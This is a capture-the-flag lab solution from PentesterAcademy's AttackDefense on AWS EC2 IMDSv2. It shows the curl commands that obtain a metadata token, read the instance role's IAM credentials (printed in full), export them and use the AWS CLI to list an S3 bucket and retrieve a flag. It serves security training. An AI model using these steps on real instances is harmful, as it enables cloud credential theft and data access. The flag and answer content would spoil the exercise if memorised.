ATTACK DEFENSE


by PentesterAcademy

Name	Instance Metadata Service Version 2
URL	https://attackdefense.com/challengedetails?cid=2427
Type	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Click on the lab link button to get resource details.




Resource Details

Target URL	http://ec2-3-82-202-173.compute-1.amazonaws.com:45900

Step 2: Navigate to target URL provided.


It is a ttyd shell from EC2 instance.



```
root@ip-10-0-0-200:/#
```

Step 3: Generate a session token.


Command: TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`



```
root@ip-10-0-0-200:/# TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    56  100    56    0     0  28000      0 --:--:-- --:--:-- --:--:-- 28000
root@ip-10-0-0-200:/# █
```

Step 4: Try to interact with metadata services with the generated token.


command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/



```
root@ip-10-0-0-200:/# curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
*   Trying 169.254.169.254:80...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/ HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.68.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAGJ7AO3PM3fdWzpj7V7kMc07ygw8ejQU_6lYd39qi6hhsG2fZQ==
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 324
< Content-Type: text/plain
< Date: Thu, 19 May 2022 08:05:05 GMT
< Last-Modified: Thu, 19 May 2022 07:55:14 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21501
< Connection: close
< Server: EC2ws
<
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
```

Step 5: Navigate to “iam” directory.


command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/



```
root@ip-10-0-0-200:/# curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam
*   Trying 169.254.169.254:80...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/iam HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.68.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAGJ7AO3PM3fdWzpj7V7kMc07ygw8ejQU_6lYd39qi6hhsG2fZQ==
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 26
< Content-Type: text/plain
< Date: Thu, 19 May 2022 08:07:44 GMT
< Last-Modified: Thu, 19 May 2022 07:54:50 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21342
< Connection: close
< Server: EC2ws
<
info
* Closing connection 0
security-credentials/root@ip-10-0-0-200:/# 
```

Step 6: Navigate to “security-credentials”.


command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/



```
root@ip-10-0-0-200:/# curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/
*   Trying 169.254.169.254:80...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/iam/security-credentials/ HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.68.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAGJ7AO3PM3fdWzpj7V7kMc07ygw8ejQU_6lYd39qi6hhsG2fZQ==
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 18
< Content-Type: text/plain
< Date: Thu, 19 May 2022 08:09:37 GMT
< Last-Modified: Thu, 19 May 2022 07:54:50 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21229
< Connection: close
< Server: EC2ws
<
* Closing connection 0
instance_user_roleroot@ip-10-0-0-200:/#
```

Step 7: Fetch IAM credentials from “instance_user_role”.

command: curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/instance_user_role




```
{
  "Code" : "Success",
  "LastUpdated" : "2022-05-19T07:54:50Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAUFDFUFF3NNILOWXT",
  "SecretAccessKey" : "T3kUD0yV++vAU1DWPFgo9U+JoikJoTuhrdn88nUu",
  "Token" : "IQoJb3JpZ2luX2VjEBAaCXVzLWVhc3QtMSJHMEUCIHrB6wG0AY5TrKXVFWCom3XfyFYR62XHCC5QUv36lOK2AiEAmp
HORdqG+UoHkZP/30g/YC9tND5MdKy1UKuqgJ9Oi9wq3AQI6f//////////ARAAGgwyODU4Mjg0NTg4NzAiDCiabiMyYIZ3ld03bSqwB
Lu348MBVm8iztN7MnonmN6b17/XMZcBQfcWsq0i487s3ArrqU1VkQRMLehVUdSiAAU1Ko28E8B4MWl5nDnISCjWpnw/kbiR+dxhtat5
oc3JyvGgcVSlMDiBq+ken/TkgdniquFfeF5v/aCFsehk0lPETrlMWbiFdXF6z1dn9v+3Jg1dq+MRLFiidgaX6ByY3KwjI5Mnl85/ngC
V3armVvyjNIi/Jznm/1CM91V0IoARV1v1+XohYh/jRbuK+UlAjLpb/KH50DBTJEfnEUccTVyfaHfobze6fMBmsYAh7IpheQsDYB0XTS
aB664oPgzBIzvinLm4iwufhDnmSm9pps46zdTAPEBBI4oMcQ9AMMKRJ+xj1XZhTmmVCBVDHj2DFSqFuYu/lhiGzVvhL6EsR7iYXOPeC
IIWYvLANcAA+V5XnEwY0j7Bp6FGsyJZ6nlq8JHbkessIUYcUGJ9m471FQyU0oQb0M3b3X9XTRQzfnPNyfQok4qv0yr+Whj7trGkoFE3
EypjgB3OFj7zDfZQab/WzW0MuQ1bLdVSHNH8LnOEI2y/4Da4zW3DCsT87iAF2JwuHL70Qm/VCLPhWmhMITQ9SIED+0rz8ghZ46XEkbV
Ag7iaLV/qpHKpJaoE5SoG36o6upluManzeQD8Vg6YTTA4OS//ILOACbh4GyLXSaFhF+hbE5xW59PGatZnZSWxCc+8hiovyoFW+o3AK7
fl59TqzV/RyKXQfzqJfocArVXjMMnvl5QGOqkBJ7sL7YuUZokISpkzeZeex36FOusvHEHquCiR2DsIOvaIsswkvofOv/fZbjICRNFNS
vtLkgFqiPWMMsjD5Xe+gPNoWaDXhQ8BgJyIgC9chvzsYkAIE00fH59zh2vFdpg/vaBTecCYxNp1e9Tioa6Am3yiBt96U8E+ayfzmwJI
b9cAAl2F0ODSRORQDkRKUepgIIEIiVWfryIDRmYgGdD4J+mJjaSWSMiiag==",
  "Expiration" : "2022-05-19T14:29:49Z"
* Closing connection 0
root@ip-10-0-0-200:/#
```

Step 8: Set the required environment variable to allow AWS CLI to use the temporary access credentials. AWS CLI prioritizes the environment variable over the stored credentials.

Commands:


```
export AWS_ACCESS_KEY_ID=ASIAUFDFUFF3NNILOWXT
export AWS_SECRET_ACCESS_KEY=T3kUD0yV++vAU1DWPFgo9U+JoikJoTuhrdn88nUu
export
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEBAaCXVzLWVhc3QtMSJHMEUCIHrB6wG0AY5TrKXVFWCom3XfyFY
R62XHCC5QUv36lOK2AiEAmpHORdqG+UoHkZP/30g/YC9tND5MdKy1UKuqgJ9Oi9wq3AQI6f//////////ARAAGgwyOD
U4Mjg0NTg4NzAiDCiabiMyYIZ3ld03bSqwBLu348MBVm8iztN7MnonmN6b17/XMZcBQfcWsq0i487s3ArrqU1VkQRM
LehVUdSiAAU1Ko28E8B4MWl5nDnISCjWpnw/kbiR+dxhtat5oc3JyvGgcVSlMDiBq+ken/TkgdniquFfeF5v/aCFsehk0l
PETrlMWbiFdXF6z1dn9v+3Jg1dq+MRLFiidgaX6ByY3KwjI5Mnl85/ngCV3armVvyjNIi/Jznm/1CM91V0IoARV1v1+Xoh
Yh/jRbuK+UlAjLpb/KH50DBTJEfnEUccTVyfaHfobze6fMBmsYAh7IpheQsDYB0XTSaB664oPgzBIzvinLm4iwufhDnmS
m9pps46zdTAPEBBI4oMcQ9AMMKRJ+xj1XZhTmmVCBVDHj2DFSqFuYu/lhiGzVvhL6EsR7iYXOPeCIIWYvLANcAA
+V5XnEwY0j7Bp6FGsyJZ6nlq8JHbkessIUYcUGJ9m471FQyU0oQb0M3b3X9XTRQzfnPNyfQok4qv0yr+Whj7trGkoF
E3EypjgB3OFj7zDfZQab/WzW0MuQ1bLdVSHNH8LnOEI2y/4Da4zW3DCsT87iAF2JwuHL70Qm/VCLPhWmhMITQ9
SIED+0rz8ghZ46XEkbVAg7iaLV/qpHKpJaoE5SoG36o6upluManzeQD8Vg6YTTA4OS//ILOACbh4GyLXSaFhF+hbE5
xW59PGatZnZSWxCc+8hiovyoFW+o3AK7fl59TqzV/RyKXQfzqJfocArVXjMMnvl5QGOqkBJ7sL7YuUZokISpkzeZeex
36FOusvHEHquCiR2DsIOvaIsswkvofOv/fZbjICRNFNSvtLkgFqiPWMMsjD5Xe+gPNoWaDXhQ8BgJyIgC9chvzsYkAI
E00fH59zh2vFdpg/vaBTecCYxNp1e9Tioa6Am3yiBt96U8E+ayfzmwJIb9cAAl2F0ODSRORQDkRKUepgIIEIiVWfryIDR
mYgGdD4J+mJjaSWSMiiag==
```



```
root@attackdefense:~# export AWS_ACCESS_KEY_ID=ASIAUFDFUFF3NNILOWXT
export AWS_SECRET_ACCESS_KEY=T3kUD0yV++vAU1DWPFgo9U+JoikJoTuhrdn88nUu
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEBAaCXVzLWVhc3QtMSJHMEUCIHrB6wG0AY5TrKXVFW
//ARAAGgwyODU4Mjg0NTg4NzAiDCiabiMyYIZ3ld03bSqwBLu348MBVm8iztN7MnonmN6b17/XMZcBQfcWs
/TkgdniquFfeF5v/aCFsehk0lPETrlMWbiFdXF6z1dn9v+3Jg1dq+MRLFiidgaX6ByY3KwjI5Mnl85/ngCV
7IpheQsDYB0XTSaB664oPgzBIzvinLm4iwufhDnmSm9pps46zdTAPEBBI4oMcQ9AMMKRJ+xj1XZhTmmVCBV
1FQyU0oQb0M3b3X9XTRQzfnPNyfQok4qv0yr+Whj7trGkoFE3EypjgB3OFj7zDfZQab/WzW0MuQ1bLdVSHN
oG36o6upluManzeQD8Vg6YTTA4OS//ILOACbh4GyLXSaFhF+hbE5xW59PGatZnZSWxCc+8hiovyoFW+o3AK
ofOv/fZbjICRNFNSvtLkgFqiPWMMsjD5Xe+gPNoWaDXhQ8BgJyIgC9chvzsYkAIE00fH59zh2vFdpg/vaBT
SMiiag==
root@attackdefense:~# █
```

Step 9: Check the caller identity.


Command: aws sts get-caller-identity



```
root@attackdefense:~# aws sts get-caller-identity
{
    "UserId": "AROAUFDFUFF3DQRCIZ4M5:i-006a42dc3009a9fbf",
    "Account": "285828458870",
    "Arn": "arn:aws:sts::285828458870:assumed-role/instance_user_role/i-006a42dc3009a9fbf"
}
root@attackdefense:~#
```

Step 10: Try listing the S3 buckets on the AWS account.


Command: aws s3 ls



```
root@attackdefense:~# aws s3 ls
2022-05-19 13:24:24 bucket-285828458870
root@attackdefense:~#
```

Step 11: List files on the bucket.

Command: aws s3 ls bucket-285828458870




```
root@attackdefense:~# aws s3 ls bucket-285828458870
2022-05-19 13:24:25         32 flag
root@attackdefense:~#
```

Step 12: Retrieve the flag.

Commands:

aws s3 cp s3://bucket-285828458870/flag ./
cat flag



```
root@attackdefense:~# aws s3 cp s3://bucket-285828458870/flag ./
cat flag
download: s3://bucket-285828458870/flag to ./flag
395cebacecc9ce586be643996f027fe8root@attackdefense:~#
```

Flag: 395cebacecc9ce586be643996f027fe8

References:

1. AWS EC2 documentation (https://docs.aws.amazon.com/ec2/index.html)
2. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)